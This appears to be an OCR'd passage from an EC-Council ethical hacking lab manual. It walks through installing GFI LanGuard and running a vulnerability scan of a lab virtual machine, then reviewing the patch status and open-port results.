


Figure 2.3.12: Choosing a folder location

18. The **Installing GFI LanGuard** wizard appears. After the completion of installation, the **GFI LanGuard Central Management Server Setup** window appears; then, click **Next**.




Figure 2.3.13: GFI LanGuard Central Management Server Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. In the **Service logon information** wizard, leave the **User Name** field (Administrator user account) set to its default, enter the **Password** of the administrator account (here, **Pa$$w0rd**), and click **Next**.

Note: The **Name** field might differ in your lab environment.




Figure 2.3.14: GFI LanGuard Service logon information section

20. The **HTTPS Settings** wizard appears; keep the name in its default and click **Next**.

Note: The name field might differ in your lab environment.




Figure 2.3.15: GFI LanGuard HTTPS Settings section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. In the **Destination Folder** wizard, choose the location where you want to install the application (here, the default location is selected) and click **Next**.




Figure 2.3.16: Choosing a folder destination

22. In the **Ready to install** wizard, click **Install** to proceed.
23. Once the installation is complete in the **GFI LanGuard Central Management Server Setup** window, click **Finish**.




Figure 2.3.17: GFI LanGuard: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. In the **GFI LanGuard Setup** window, ensure that the **Launch GFI LanGuard** checkbox is selected. De-select the **Launch GFI LanGuard Central Management Server** checkbox and click **Finish**.




Figure 2.3.18: GFI LanGuard Setup: click Finish

25. A **GFI LanGuard** pop-up appears on the main window of the application; click **Continue evaluation**.




Figure 2.3.19: GFI LanGuard pop-up

26. The **GFI LanGuard** main window appears, and it begins to inspect the security status of the local computer.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Click **Launch a Scan** or **View details**.



Figure 2.3.20: Launching a scan in GFI LanGuard

28. A window indicates that a scan on the local machine is already in progress.




Figure 2.3.21: GFI LanGuard scanning the local machine

Note: Allow the scan to finish analyzing vulnerabilities in the host machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Click **Stop** to halt the vulnerability scan on the host machine.

Note: If the **Stop scanning confirmation** pop-up appears, click **Yes**.

Note: The scan might take time to stop.




Figure 2.3.22: Stopping the scan

TASK 3.3

Scan a Target

30. The **Launch a New Scan** page appears: specify the details required to scan a target/virtual machine as follows:

- Enter the IP address of the virtual machine in the **Scan Target** field (here, the target machine is **Windows Server 2016** [**10.10.10.16**]), and ensure that the **Full Scan** option is selected from the **Profile** drop-down list.
- Ensure that **Currently logged on user** is selected in the **Credentials** drop-down list.
- Click **Scan**.




Figure 2.3.23: Customizing the scan settings

Note: This may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. GFI LanGuard takes some time to perform the vulnerability assessment on the intended virtual machine.




Figure 2.3.24: Vulnerability assessment being performed

TASK 3.4

Examine the Scan Results

32. Once the scanning is complete, a **Scan completed!** message is displayed under **Scan Results Details**, as shown in the screenshot.

Note: The scanning takes approximately 20–30 minutes to complete.

33. To examine the scanned result, in the left pane under **Scan Results Overview**, click the IP address (**10.10.10.16**) node to expand it. The **Vulnerability Assessment** and **Network & Software Audit** nodes are displayed, as shown in the screenshot.

Note: The results might differ in your lab environment.




Figure 2.3.25: Viewing the scan results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Click the **Vulnerability Assessment** node. This shows category-wise details of assessed vulnerabilities. Click each category to view the vulnerabilities in detail.




Figure 2.3.26: Vulnerability Assessment categories

35. Expand the **Network & Software Audit** node in the left pane. Click **System patching status**; detailed information regarding system patches is displayed under the **Scan Results Details** section in the right pane, as shown in the screenshot.




Figure 2.3.27: System patches status information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Expand **Ports** and click **Open TCP Ports** to view all the open TCP Ports under the **Scan Results Details** section in the right pane, as shown in the screenshot.




Figure 2.3.28: Scan results for open TCP Ports

37. Click **System Information** to view detailed information about the target system under the **Scan Results Details** section in the right pane.

